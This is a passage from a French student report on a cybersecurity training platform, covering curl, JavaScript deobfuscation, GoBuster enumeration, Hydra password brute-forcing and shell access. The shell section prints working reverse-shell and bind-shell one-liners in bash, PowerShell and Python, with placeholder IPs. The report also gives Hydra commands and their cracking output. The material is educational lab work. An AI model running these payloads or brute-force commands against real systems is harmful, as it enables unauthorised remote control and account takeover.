
On peut également profiter de l'accès à certains fichiers dans le débogueur pour tenter d'obtenir des informations sur les modules utilisés et leurs versions. Avec cette information il est souvent plus simple de comprendre quels sont les API employés depuis l'ensemble de la plateforme, et ainsi de trouver ensuite des vulnérabilités de ces services. En particulier, l'accès aux dossiers `node_modules` est très intéressant en cybersécurité puisqu'il regroupe l'ensemble des modules importés dans le framework de développement du site.



La console Javascript permet de s'essayer à l'écriture de programme à partir des imports réalisés sur la page pour mieux comprendre au besoin l'action de chacune des fonctions. Pour un attaquant qui dispose de moins de temps pour comprendre le fonctionnement du code dans son ensemble, utiliser la console pour effectuer quelques tests peut lui permettre de gagner un temps important.

L'onglet réseau permet d'observer l'ensemble des requêtes https effectuées depuis la page lors de son utilisation. En cliquant sur l'une d'entre-elles, on peut connaître le programme l'ayant créée, et la réponse reçue depuis le serveur. L'utilisateur peut également renvoyer une requête en changeant son contenu, ceci permet par exemple d'essayer plusieurs envois pour un formulaire, ou de formuler proprement l'écriture du contenu JSON d'une requête pour l'emploi ultérieur d'un payload ou de hydra par exemple.

Avec l'onglet réseau, toute personne peut vérifier si les requêtes sont correctement sécurisées ou si elles posent des problèmes de performance (par exemple si une réponse ne change pas après plusieurs tentatives erronées à un formulaire d'authentification, on peut penser qu'il n'y a pas de blacklist même provisoire des adresses mail). On peut également accéder aux cookies de session. Enfin pour les défenseurs, l'outil réseau permet de vérifier que les requêtes envoyées aux serveurs sont bien standardisées. Sinon, on peut reconnaître certaines tentatives d'attaques notamment celles impliquant de la falsification de requêtes intersites (CSRF) ou les attaques par force brute.



## B) Formuler des requêtes avec Curl



Avec un nombre toujours plus grand d'applications et de services se développant sur le web, il est important de savoir créer et gérer la réception de requêtes http. On parle de « HTTP Scripting ».

Curl est un outil en terminal basé sur des lignes de commande permettant de manipuler les requêtes que l'on fait à une cible librement. Puisque Curl ne réalise des requêtes qu'individuellement et sur commande, il devient très vite nécessaire d'utiliser des fichiers de script contenant le déroulé de nos demandes et le traitement attendu des réponses.

Curl communique avec l'hôte sous forme de son adresse IP que l'on aura pu obtenir précédemment en utilisant une commande ping ou en interrogeant le serveur des noms de domaine.

On peut ensuite utiliser différentes syntaxes pour exécuter les différentes requêtes http possibles sur les API liés à la cible. Curl propose même de rediriger les requêtes d'un identificateur hôte complet vers un autre normalement inutilisé (souvent parce que générique) en utilisant l'option `-resolve`.

Curl associe naturellement la plupart des services à leur port par défaut, mais il reste possible d'indiquer un port après l'adresse IP de l'hôte en les séparant avec « : ». De plus, sans précision additionnelle, Curl réalisera toujours une requête GET avec affichage de la réponse en terminal.

```
(kali@kali)-[~/Downloads]
$ curl -s 139.59.176.130:30307/keys.php -X POST -d "key=API_p3n_73571n6_15_fun"

(kali@kali)-[~/Downloads]
$ curl --resolve www.google.com:80:127.0.0.1 http://www.example.org
<!doctype html>
<html>
<head>
  <title>Example Domain</title>

  <meta charset="utf-8" />
  <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  <style type="text/css">
  body {
    background-color: #f0f0f2;
    margin: 0;
    padding: 0;
    font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;
```

Curl peut également être utilisé pour accéder à une page demandant des permissions (on parle de crédits d'accès, ou de « credentials »). Pour cela on doit préciser avec l'option `-u` les identifiants, pour une commande finale de cette forme : [ `curl -u user:password <Host Ip or Domain>` ].

On peut également signaler avoir fournis d'autres renseignements à la page hors crédits d'authentification. Par exemple, toute réponse à un formulaire sur la page aurait changé notre URI. On peut donc préciser à Curl toutes ces données additionnelles qui pourraient influencer sur le résultat de la requête. Bien sûr, puisque le formulaire n'a pas été envoyé en premier lieu, les résultats attendus ne peuvent souvent être obtenus qu'avec une requête POST préalable. Pour la formuler, on écrit :

- `curl --data < Form answer > <host>` (requête POST)

A titre d'exemple, voici un formulaire HTML possible, la requête Curl POST associée à une réponse à celui-ci, puis une requête GET de la page après réponse au formulaire.

```
<form method="POST" action="junk.cgi">
  <input type="text" name="birthyear">
  <input type="submit" name="press" value=" OK ">
</form>
```

```
curl --data "birthyear=1905&press=%20OK%20" http://www.example.com/when/junk.cgi
```

```
curl "http://www.example.com/when/junk.cgi?birthyear=1905&press=OK"
```

Evoquons enfin deux autres fonctionnalités de Curl qui fonctionnent comme les écritures précédentes. Tout d'abord, pour la réalisation d'une requête PUT, on doit en premier lieu connaître le but de l'action (le plus souvent un dépôt de fichier), puis choisir l'option associée (ici `-upload-file`) et rédiger une commande semblable à celle d'une requête POST en adaptant l'option puis la valeur donnée au contenu à envoyer. Curl dispose également d'une bonne gestion des cookies pour maintenir des sessions avec les différentes pages consultées. Pour renseigner un cookie on utilise l'option `-cookie` suivie du fichier contenant l'information correspondante.

### **C) Déobfuscation de code source**

Au cours de l'exécution d'une page web, on a très souvent plusieurs appels réalisés dans le code source pour importer des scripts dans le fichier. Ces scripts, dont on peut retrouver les appels dans les balises HTML du même nom, correspondent à des programmes écrits dans des langages fonctionnels ou orientés objet (par opposition à un langage de présentation comme HTML).

Pour trouver ces appels de scripts, on peut soit consulter le code source HTML de la page (avec CTRL + U) et ouvrir les fichiers contenus dans les balises `<Script>`, soit utiliser l'outil de développement réseau en surveillant les requêtes de fichiers javascript au cours de l'exécution.

Néanmoins, on constatera dans la plupart des cas que les fichiers javascript accessibles ne sont pas écrits en langage humain : ils ont subi un processus d'obfuscation. L'obfuscation est une technique commune aux langages interprétés (qui n'ont pas besoin d'être compilés) qui vise à rendre un script illisible pour l'œil humain tout en ne changeant aucunement son fonctionnement. A haut niveau, on tente même de rendre le script plus difficilement lisible pour des machines, mais cela se fait souvent au détriment des performances temporelles à l'exécution. L'objectif pour les créateurs du

site est d'empêcher le rétro-engineering du code source afin d'éviter qu'il soit réutilisé, ou exploité si le code s'avère peu sécurisé.

#### Input

```
1 // Example obfuscated code
2 const _0x38a2db = ['\x54\x6f\x74a\x6c', '\x6c\x6f\x67', '\x3a\x20'];
3 const _0x9b58d9 = function(_0x39ddb7) {
4   return _0x38a2db[_0x39ddb7] + (-0x6d5 + 0x58 + 0x11 * 0x62));
5 }, _0x498b9b = function(_0x48d808, _0x14dale) {
6   return _0x9b58d9(_0x48d808);
7 }, _0x34c7bc = function(_0x16af1d, _0x27a29e) {
8   return _0x498b9b(_0x16af1d);
9 }, _0x23a1 = _0x34c7bc;
10 let total = 0x2 * 0x109e + -0xc * -0x16a + -0x3234;
11 for (let i = 0x1196 + 0x97b * 0x3 + -0x2e07; i < -0x95 * -0x38 + -0x1
12   total += i;
13 }
14 console[_0x34c7bc(-{0x1e7c + -0x1 * -0x1367 + 0x2ef * -0x11})](0x498
```

#### Output

```
1 let total = 0;
2 for (let i = 0; i < 10; i++) {
3   total += i;
4 }
5 console.log("Total: " + total);
6
```

Différentes méthodes courantes d'obfuscation existent : la minification consiste à réduire l'ensemble du code sur une seule ligne tandis que le « packing » convertit tous les mots et symboles du code d'origine en listes ou en dictionnaires puis reconstruit le code à l'exécution en assemblant correctement les appels. De plus, à ces méthodes est souvent associé un encodage léger tel que base64.

Pour déobfusquer le code source, on dispose de plusieurs outils. Si le code a été minifié, on peut utiliser l'outil de développement débogueur pour afficher les programmes lisibles en format conventionnel (en suivant les règles usuelles de prettier). Si des méthodes plus puissantes telles que du packing ont été utilisées, on peut utiliser des outils en ligne tels que prettier.io, deobfuscate.io ou beautifier.io. Il existe également des sites spécialisés dans la détection de quelle méthode d'obfuscation a été employée. En orientant ses recherches grâce à ces sites, on peut obtenir en quelques étapes du code exploitable.

## 4) Passage en force et énumération web

Une partie importante de la sécurité des services web repose sur la connaissance d'un secret. En cybersécurité et dans le milieu des blockchains, on a repris la définition cryptographique d'une identité : la connaissance d'un secret qui peut être prouvée à d'autres utilisateurs sans le dévoiler. En pratique, cette identité du propriétaire peut revêtir différentes formes : accès à un compte administrateur unique, connaissance d'une page cachée du site, des variables d'environnement pour la mise en place des API...

C'est souvent l'accès à l'une de ces informations qui va nous permettre en tant qu'attaquants d'obtenir un premier niveau d'autorité sur la plateforme si l'on choisit d'ignorer les solutions d'exploit/payload (ou si aucune vulnérabilité ne semble pouvoir être exploitée).

Etudions les outils de « brute forcing », c'est-à-dire ceux réalisant un passage en force en automatisant le test d'entrées jusqu'à nous permettre de découvrir « au hasard par énumération » un contenu que nous ignorions.

#### A) GoBuster, un outil de scrapping web

Lorsque nous découvrons une plateforme web sur un port 80 ou 443, nous disposons initialement de très peu d'informations sur la structure du site : seulement le contenu des liens et autres boutons de la page redirigeant parfois au sein du site. Répéter la lecture de toute l'information pour chaque page découverte, et ce récursivement, sera une tâche aussi pénible qu'inefficace. En effet aucune page confidentielle ou avec des permissions particulières ne devrait être accessible sans authentification depuis un lien public, sinon la machine aurait probablement déjà été attaquée.

Ainsi, l'objectif devient de trouver dès la page d'accueil un maximum de pages du site sans chercher un lien pour y accéder directement. La solution est de compléter l'URI à partir des redirections trouvées avec un outil de scrapping web tel que GoBuster.

De tels outils permettent d'énumérer des noms de répertoires ou de pages à partir d'un fichier (ou parfois aléatoirement, mais cette option n'est pas accessible depuis GoBuster), d'essayer une requête GET de la nouvelle URI obtenue pour chacun, et de déduire des codes d'états des réponses si la page (ou le répertoire) existe ou non. De plus GoBuster peut également pratiquer un passage en force similaire sur les serveurs de noms de domaine.

Comme GoBuster réalise un test de forçage à partir du contenu d'un fichier, il s'agit de lui fournir en entrée le document le plus adapté au site que l'on étudie : quelle est la langue du site, quels services propose-t-il, y a-t-il un paterne dans les noms des pages déjà explorées... Afin de commencer les recherches efficacement, sur kali linux GoBuster est préinstallé avec un large fichier de possibles pages ou répertoires. Toutefois il faut garder à l'esprit que ces mots de passe sont en anglais, et n'utilisent presque jamais de lettres majuscules (une convention largement répandue sur la toile, mais peut-être insuffisante en cybersécurité). Un fichier plus maigre mais mieux choisi donnera de meilleurs résultats.

Pour exécuter GoBuster, on utilise la commande suivante avec un autre fichier de destinations à tester si besoin : `[ gobuster dir -u <host> -w /usr/share/dirb/wordlists/common.txt ]`. Les redirections (codes 3\*\*) peuvent être essayées avec des attentes mesurées, tandis que les codes 200 assurent l'accès à une nouvelle page.

```
(kali㉿kali)-[~/Downloads]
$ gobuster dir -u https://targetsystem.vercel.app -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             https://targetsystem.vercel.app
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.5
[+] Timeout:         10s

2023/06/06 20:44:07 Starting gobuster in directory enumeration mode

/_src (Status: 307) [Size: 83] [→ https://vercel.com/deployments/targetsystem.vercel.app/source]
Progress: 4593 / 4615 (99.52%)

2023/06/06 20:44:31 Finished
```

Si le scrapping avec GoBuster a conduit à trop de résultats, une bonne pratique est de commencer la lecture avec un fichier s'appelant robots.txt (ou un nom similaire). Ce fichier a normalement le rôle d'indiquer aux moteurs de recherche quels pages ils sont en droit d'indexer. Dans un meilleur cas, il peut déjà nous donner des informations pour localiser des pages privées ou admin. Sinon, on peut réduire les résultats de GoBuster à ceux n'apparaissant pas dans ce fichier (les pages sont non candidates à l'indexation donc on a de meilleures chances d'y trouver des informations confidentielles expliquant ce choix).

## **B) Forçage de mots de passe avec Hydra**

Tout comme il est possible de forcer le test de noms de pages ou de répertoires en multipliant les requêtes HTTPS automatisées avec GoBuster, on peut également faire des requêtes API pour la plupart des autres fonctionnalités proposées par les pages web. Cela inclut notamment les formulaires, et donc par extension les pages d'authentification.

Hydra est un tel programme de forçage de mots de passe, rapide et accessible gratuitement. Il est de plus préinstallé sur les machines virtuelles kali Linux. Contrairement à la redirection qui fonctionne similairement en toutes circonstances, l'authentification par mot de passe peut recouvrir une large variété de supports : envoi de formulaires par requête POST API pour une vérification chez le serveur, l'opposé avec une comparaison chez le client, des requêtes en database SQL ou NO-SQL, transfert d'un fichier par protocole FTP... Hydra annonce sur son dépôt git officiel une grande versatilité, puisque cet outil serait capable de forcer les nombreux protocoles suivants : Asterisk, AFP, Cisco AAA, Cisco Auth, Cisco Enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP,

SMTP Enum, SNMP v1-3, SOCKS5, SSH v1-2, SSHKEY, Subversion, TeamSpeak (TS2), Telnet, VMware-Auth, VNC, XMPP.

D'un point de vue utilisateur, la commande à effectuer est similaire à celle de GoBuster, et il faudra une nouvelle fois fournir un fichier contenant l'ensemble des mots de passe que l'on souhaite vérifier. Contrairement à GoBuster cependant, les fichiers préinstallés pour hydra sont de moindre qualité et la première action que devrait prendre l'utilisateur est donc de rechercher une liste complète de mots de passe faible (plusieurs sont disponibles gratuitement sur github).

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "[:username=^USER^&password=^PASS^:F=incorrect" -V
```

Voyons comment construire une ligne de commande hydra classique pour forcer le test des mots de passe sur la cible. Hydra requiert toujours les permissions administrateurs avec sudo, et l'utilisateur engage sa responsabilité dès qu'il utilise cet outil dans un cadre non contrôlé puisqu'une telle action est illégale. On écrit ensuite hydra suivie de la bannière -l pour indiquer à la suite les autres champs qui ne sont pas à forcer mais seront inclus dans la requête pour vérification. Dans un cadre standard d'authentification, c'est là qu'on indiquerait l'utilisateur pour lequel on teste les mots de passe. On écrit ensuite la bannière -P suivie du chemin vers le fichier contenant la liste de mots de passe à tester. Puis on écrit l'IP ou le nom de domaine résolu de la cible.

Avant de procéder à l'étape suivante de l'écriture, on écrit volontairement une mauvaise réponse au formulaire, puis on observe avec les outils de développement la réponse. En utilisant l'option modifier et renvoyer offerte par le navigateur, on obtient le type de requête effectuée pour cette authentification et le contenu exact (généralement JSON) du message. On reprend la commande en ajoutant le protocole à forcer (souvent https-post-form) puis dans une chaîne de caractères le chemin relatif de la page d'accueil vers la page d'authentification suivi de [ : ] puis le contenu « aplati » du message JSON (enlever les symboles { } et remplacer [ : ] avec [ = ]) en remplaçant l'utilisateur testé par ^USER^ et de même le mot de passe par ^PASS^. On écrit à la suite [ : ] et enfin une chaîne apparaissant dans le serveur lorsque la connexion au compte échoue. On peut augmenter la verbosité avec un flag -V additionnel en fin de commande.



```
(kali@DESKTOP-SK08UEQ)-[/mnt/c/Users/RAJ/Desktop/javascript]
$ hydra -L user.txt -p msfadmin 192.168.29.135 ssh -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:4/p
[DATA] attacking ssh://192.168.29.135:22/
[22][ssh] host: 192.168.29.135 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-
```

## 5) Création d'interfaces systèmes


Une interface système, souvent appelée « shell » même dans la documentation française, est un programme recevant les commandes écrites par l'utilisateur, et capable de les envoyer au système d'exploitation de la machine pour que celui-ci puisse les exécuter. Sur les systèmes Unix et donc notamment sur Linux, les shells ont pendant longtemps été la seule interface avec laquelle pouvait interagir l'utilisateur. De ce fait, elles sont bien plus puissantes et complètes que celles d'autres systèmes tels que Windows où l'utilisateur classique n'est pas sensé utiliser le terminal de commandes (la powershell). L'interface par défaut des systèmes d'exploitation Unix est le Bash (Bourn Again Shell).

En cybersécurité, l'objectif pour l'attaquant est souvent de prendre le contrôle d'une machine, ce qui se met en pratique au travers de l'accès à une interface système depuis laquelle il peut exécuter des commandes sur la machine cible. Il produira ensuite une shell sur sa propre machine pouvant contrôler l'hôte distant.

Il n'existe presque jamais d'interfaces systèmes auxquelles l'attaquant peut avoir accès directement sans crédits d'authentification. Ce dernier doit donc considérer deux options : compromettre un service d'authentification tel que SSH pour obtenir des privilèges sur la machine, ou créer de lui-même l'interface système dont il a besoin.

Si l'attaquant fait ce choix, il commencera par mettre en place une « reverse shell ». Il s'agit d'une interface système sur la machine cible, communiquant avec la nôtre à partir d'une connexion déployée par payload (lorsque l'on a identifié une faille de sécurité permettant l'exécution de code chez la cible). Depuis cette reverse shell la machine renvoie toutes les informations vers un port de notre machine locale sur lequel on exécute un système d'écoute tel que netcat.

## Without Reverse Shell



## With Reverse Shell




Pour mettre en place une reverse shell, l'attaquant doit depuis son terminal ouvrir une session d'écoute avec netcat. La commande la plus utilisée augmente également la verbosité pour obtenir les détails de la connexion établie et désactive la résolution en IP des noms de domaine pour améliorer la vitesse de communication lorsque la connexion sera établie. La commande complète est donc [ nc -lvnp <local listening port> ].

Il faut ensuite mettre en place la connexion inversée (l'hôte sollicite la machine locale) en parvenant à exécuter une ligne de commande depuis la cible. Pour cela on peut utiliser des exploits préconçus tels que ceux proposés par Metasploit, ou encore faire parvenir un fichier au serveur après avoir déduit que son contenu sera exécuté par un compilateur, un interpréteur ou une interface système. Voici quelques exemples de commandes à intégrer dans ces programmes pour démarrer une connexion inversée :

- `bash -c 'bash -i >& /dev/tcp/<My IP>/<Port d'écoute> 0>&1'` en bash
- `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <My IP> <Port d'écoute> >/tmp/f` également en bash
- `powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("<My IP>",<Port d'écoute>);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close() }` en Powershell

L'inconvénient majeur des Reverse Shell, c'est leur fragilité. Si la connexion est ralentie ou arrêtée, quelle qu'en soit la cause la connexion inverse sera rompue et on devra donc recommencer l'exploit et le payload sur la cible avant de pouvoir continuer nos opérations.





Un autre type de Shell que peut mettre en place l'attaquant est une « Bind Shell » : par un raisonnement inverse à celui d'une reverse shell, c'est nous qui nous connectons à un port de la machine distante, puis ensuite exploiter l'interface système de l'hôte. On doit donc cette fois mettre en place un système d'écoute chez ce dernier. Voici quelques exemples de commandes pour initier une Bind Shell :

- `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc -lvp <Target Port>`  
`>/tmp/f` en Bash
- `python -c 'exec("""import socket as s,subprocess as sp;s1=s.socket(s.AF_INET,s.SOCK_STREAM);s1.setsockopt(s.SOL_SOCKET,s.SO_REUSEADDR, 1);s1.bind(("0.0.0.0",<Target Port>));s1.listen(1);c,a=s1.accept();\nwhile True: d=c.recv(1024).decode();p=sp.Popen(d,shell=True,stdout=sp.PIPE,stderr=sp.PIPE,stdin=sp.PIPE);c.sendall(p.stdout.read()+p.stderr.read())""')`  
en Python

On établit ensuite une session avec netcat en utilisant la commande [ `netcat <Host IP> <Host Port>` ] pour envoyer à notre Shell distante toutes les commandes que l'on souhaite y faire s'exécuter.

Une fois que l'on dispose d'une interface de commande chez l'hôte on doit améliorer cette shell pour qu'elle dispose de toutes les fonctionnalités qu'on attend d'une interface locale. Pour cela, on utilise la commande [ `python -c 'import pty; pty.spawn("/bin/bash")'` ] en l'adaptant à python3 si nécessaire, puis on place la shell à l'arrière plan avec CTRL + Z pour effectuer sur notre propre terminal la commande [ `stty raw -echo` ] qui réinitialise les réglages d'affichage des terminaux Bash. On reprend la Bind Shell au premier plan avec la commande [ `fg` ] puis en appuyant sur la touche d'entrée. Dès lors les options usuelles sont disponibles, notamment la commande `sudo` pour obtenir si possible des permissions, ou les raccourcis clavier tels que CTRL + C pour interrompre un programme (et non plus interrompre la connexion).

### **III) D roul  de l'ann e et production des livrables**


Apr s un travail de 9 mois sur le projet de d veloppement d'une plateforme d'entra nement   la cybers curit  pour les Mines de Nancy, j'ai acquis de nombreuses connaissances en mati re de cybers curit , de r seaux ou encore de d veloppement web.

Ce projet fut pour moi l'occasion de m'initier   une nouvelle discipline de l'informatique pour laquelle je n'avais aucune exp rience pass e afin d' valuer mon attrait pour celle-ci dans le cadre de mes objectifs professionnels.

L'organisation du projet s'est divis e chronologiquement en trois axes pour lesquels les t ches prioritaires et la mani re de mettre en  uvre les objectifs du projet ont  volu  fortement.

Dans un premier temps, je me suis form    pratiquer la cybers curit  offensive en d couvrant ses outils sur d'autres plateformes d'entra nement disponibles en ligne.

Puis, j'ai mis en place un projet web correspondant au site support de la plateforme d'entra nement sur laquelle je travaillais. Ce fut ma premi re exp rience avec React next js, mais  galement la premi re fois que je tentais de mettre en place un syst me employant des API pour assurer de la connexion client-serveur.




Enfin, j'ai soign  la pr sentation de ma machine d'attaque en lui ajoutant de nombreux outils open source disponibles depuis github pour r aliser de meilleures attaques ou automatiser une partie de ces derni res. J'ai aussi produit la premi re boite cible de la plateforme d'entra nement : un site web d ploy  avec vercel, utilisant des services d'authentification et de database, sur lequel l'utilisateur pourra pratiquer l'ensemble des comp tences qu'il aura acquises avec l'utilisation de la plateforme.

#### **A) Formation Initiale**

La première partie de l'année jusqu'à la fin du mois de janvier 2023 fut consacrée à ma formation aux outils et aux principes de la cybersécurité. N'ayant jamais suivi de cours approfondi en réseaux ou en cybersécurité, j'ai passé l'essentiel de cette période à suivre des MOOCs et des résolutions guidées de problèmes pour comprendre quel raisonnement je devais adopter en tant qu'attaquant, et les outils à ma disposition pour obtenir de l'information sur une cible puis en prendre le contrôle.

Bien sûr, cette formation n'est en aucun cas exclusive. M'étant concentré sur les outils fondamentaux de la cybersécurité dans le monde professionnel, il existe de nombreux outils puissants dont j'ignore le fonctionnement.



Pour assurer mon bon apprentissage j'ai régulièrement utilisé deux plateformes d'entraînement très connues : Hack the Box (avec également Hack the Box Academy) et Try Hack Me. Ces sites m'ont permis de découvrir les applications utilisées lors de cyberattaques, de me les approprier avec des tutoriels pratiques très complets, puis d'en pratiquer l'usage sur des boîtes noires régulièrement renouvelées.




Les outils auxquels je me suis formé incluent notamment la scan de ports avec Nmap, l'exploitation efficace de vulnérabilités avec Metasploit ou le Nmap Scripting Engine, le scrapping web avec GoBuster ou le forçage de formulaires d'authentification avec hydra.

Comme je n'avais également pas de connaissances initiales sur les réseaux, j'ai mis à profit ce projet pour me renseigner sur les différents modèles et leurs implémentations, ainsi que sur certains protocoles

d'utilisation incontournable dans le domaine de la cybersécurité : les Domain Name Servers, les requêtes http et https, les transferts de fichier... J'ai également étudié comment certains protocoles assuraient l'identité numérique des individus, notamment IP et ssh, et ai travaillé sur les limites de ces derniers face à des attaquants dont l'objectif est d'escalader l'échelle des privilèges quitte à mettre en place des interfaces de commande contrôlant la cible avec des reverse shells ou des bind shells.

Bien sûr, la cybersécurité ne se limite pas à la manipulation de machines complètes dont l'IP est résolue. J'ai donc consacré une période d'un mois à l'exploitation des ressources web, en traitant les questions de l'obfuscation du code, du scrapping de pages web ou encore de la formulation de requêtes.

J'ai enfin terminé cette période initiale de formation en m'intéressant aux types de failles les plus répandus, notamment l'injection de SQL et les Buffer Overflow. L'injection de SQL repose sur l'identification d'une vulnérabilité d'un API lié à une database. En créant nos propres requêtes et en étudiant les réponses du serveur on peut construire une commande inattendue mais qui sera fonctionnelle. Dès lors l'attaquant aura déjà obtenu de l'information à laquelle il n'est pas sensé pouvoir accéder. Le buffer overflow dépend quant à lui du recours à des langages compilés pour stocker l'information. Dans ces langages les structures sont de taille non mutable puisqu'il faut allouer de l'espace mémoire pour les stocker. Ainsi en utilisant des valeurs trop grandes, ou en faisant réaliser un calcul dépassant les limites de stockage de l'appareil, on peut altérer une partie de l'espace mémoire associé à une autre variable, parfois même à un autre individu.

